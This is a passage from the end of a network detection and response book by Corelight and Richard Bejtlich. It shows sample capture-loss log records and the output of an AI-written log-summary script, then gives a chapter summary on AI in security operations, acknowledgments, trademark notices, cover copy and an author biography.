{"ts":"2025-07-24T18:09:11.047707Z","gaps":0.0,"acks":419.0,"percent_lost":0.0}
{"ts":"2025-07-24T18:10:11.047224Z","gaps":0.0,"acks":630.0,"percent_lost":0.0}
{"ts":"2025-07-24T18:11:11.048404Z","gaps":0.0,"acks":1451.0,"percent_lost":0.0}
{"ts":"2025-07-24T18:12:11.047359Z","gaps":82.0,"acks":2660.0,"percent_lost":3.082706766917293}
{"ts":"2025-07-24T23:00:08.227594Z","gaps":0.0,"acks":1801.0,"percent_lost":0.0}
{"ts":"2025-07-24T23:01:08.227795Z","gaps":0.0,"acks":3217.0,"percent_lost":0.0}
{"ts":"2025-07-24T23:02:08.227757Z","gaps":0.0,"acks":1821.0,"percent_lost":0.0}
{"ts":"2025-07-24T23:03:08.227970Z","gaps":0.0,"acks":3323.0,"percent_lost":0.0}
```

Over time the files accumulate and look like this. Each one stores an hour's worth of data.

```
/var/corelight/logs/2025-11-27/corelight_overall_capture_loss_20251127_00:00:00-01:00:00-0500.log.gz
/var/corelight/logs/2025-11-27/corelight_overall_capture_loss_20251127_01:00:00-02:00:00-0500.log.gz
/var/corelight/logs/2025-11-27/corelight_overall_capture_loss_20251127_02:00:00-03:00:00-0500.log.gz
```

I used Gemini to write a script that would analyze a directory full of capture loss records and produce a summary, like the following:

```
$ ./caplossdirsum.sh

Enter the directory to analyze (e.g., /var/corelight/logs/2025-07-25/):
/var/corelight/logs/2025-11-27

Processing files in directory: /var/corelight/logs/2025-11-27

--------------------------------------

DEBUG: Files found by find:

  /var/corelight/logs/2025-11-27/corelight_overall_capture_loss_20251127_00:00:00-01:00:00-0500.log.
gz

  ...snip...

  /var/corelight/logs/2025-11-27/corelight_overall_capture_loss_20251127_14:00:00-15:00:00-0500.log.
gz

--------------------------------------

--------------------------------------

Overall Summary of 'percent_lost' values:

--------------------------------------

Total lines processed:                    895 (      %)

Less than 1:                              881 ( 98.43%)

Greater than or equal to 1 and < 5:        10 (  1.11%)

Greater than or equal to 5 and < 10:        1 (   .11%)

Greater than or equal to 10:                3 (   .33%)

--------------------------------------
```


Here we can see that the vast majority of the traffic (98.43%) has less than one percent loss. It is up to the detection engineer to determine if this is acceptable for the deployment at hand.

The key to developing a script like this in AI is to have at least some familiarity with what it is doing, and to test the results for sanity and completeness. Never trust an AI to perform the task unless you have a way to validate its output. Thankfully, producing code is well-suited for this computational environment. The code is an artifact that a person can evaluate on their own. They can also ask a second AI to determine if the code produced by the first AI is fit for duty.

Summary

The integration of AI into NDR can transform how security teams monitor and defend networks. By strategically deploying models at both the edge for high-volume data processing, and at the center for fleet-wide visibility, organizations can achieve a balanced and comprehensive visibility posture. AI can assist with the challenge of alert fatigue, not by simply adding more noise, but by empowering analysts to create precise, documentation-backed signatures and by implementing agentic triage to accelerate complex investigations. AI can serve as a versatile assistant for custom tooling and seamless integration between security platforms. However, the efficacy of these AI-driven processes rests on a foundation of human validation. Security professionals must treat AI as a powerful collaborator rather than a replacement, maintaining a critical eye and building a measured level of trust to ensure that autonomous actions remain accurate and effective.

Acknowledgments

Richard would like to thank Tamara Crawford and Tunde Panaki for their expertise and help with writing this book, and his family for their constant support.

We are grateful to the open-source and cybersecurity communities whose tools and innovations make this work possible.

Screenshots of Corelight, CrowdStrike and Wireshark applications are used throughout this book for educational and illustrative purposes.

Trademark Notices

Corelight® is a registered trademark of Corelight, Inc.

CrowdStrike® and Falcon® are registered trademarks of CrowdStrike, Inc.

Microsoft®, Windows®, and related marks are registered trademarks of Microsoft Corporation.

Suricata® is a registered trademark of the Open Information Security Foundation (OISF).

Wireshark® is a registered trademark of the Wireshark Foundation. This book is not affiliated with, endorsed by, or sponsored by the Wireshark Foundation.

The Z and Design mark and the ZEEK mark are trademarks and/or registered trademarks of the International Computer Science Institute in the United States and certain other countries. The Licensed Marks are being used pursuant to a license agreement with the Institute.

All other product names, logos, brands, and trademarks mentioned in this book are the property of their respective owners. Use of these names, logos, and trademarks does not imply endorsement or affiliation.

The definitive new guide from Corelight and Richard Bejtlich

corelight

NDR Essentials: A Practical Guide to Network Detection and Response shows how high fidelity network evidence ca n power successful incident detection and response operations. For decades, digital security relied on the flawed premise that the "right" security controls could stop malicious activity. History, however, has repeatedly shown that prevention eventually fails. Victory belongs to the defender who accepts that intrusions are inevitable and who implements aggressive post-compromise interdiction and containment. Security teams have the best chance to stop an adversary before they accomplish their mission when they leverage network security monitoring data and the latest AI and automation assistants. This guide equips practitioners with the tools and mindsets necessary to hunt through network evidence and diminish attacker dwell time.

This book strips away industry marketing hype and focuses on the core technical elements of network security monitoring data: full packet captures, extracted content, transaction logs, and custom alerts. Moving seamlessly from open source tools like Zeek® and Suricata® to contemporary cloud architectures and AI-driven platforms, the book explores alert-driven case studies and alert-free hunting workflows. Learn to identify file extension anomalies, detect sophisticated data exfiltration tactics, and apply agentic triage without sacrificing human validation and critical oversight. If you are looking to move beyond simple, reactive "blinking red lights" and build an active, evidence-based security operation that integrates AI and automation to frustrate persistent adversaries, this book is your best first step.

Richard Bejtlich

Richard Bejtlich is the author in residence and podcast host and editor at Corelight. He was previously Chief Security Strategist at FireEye, and Mandiant's Chief Security Officer when FireEye acquired Mandiant in 2013. At General Electric, as Director of Incident Response, he built and led the 40-member GE Computer Incident Response Team (GE-CIRT). Richard began his digital security career as a military intelligence officer in 1997 at the Air Force Computer Emergency Response Team (AFCERT), Air Force Information Warfare Center (AFIWC), and Air Intelligence Agency (AIA). Richard is a graduate of Harvard University and the United States Air Force Academy. He has authored, co-authored, and contributed to over a dozen books (listed at www.taosecurity.com). He also writes for his blog (taosecurity.blogspot.com) and Mastodon (infosec.exchange/@taosecurity).

Access the URLs in this book:
https://corelight.com/cp/ndr-essentials-ref

ISBN: 979-8-9965578-0-6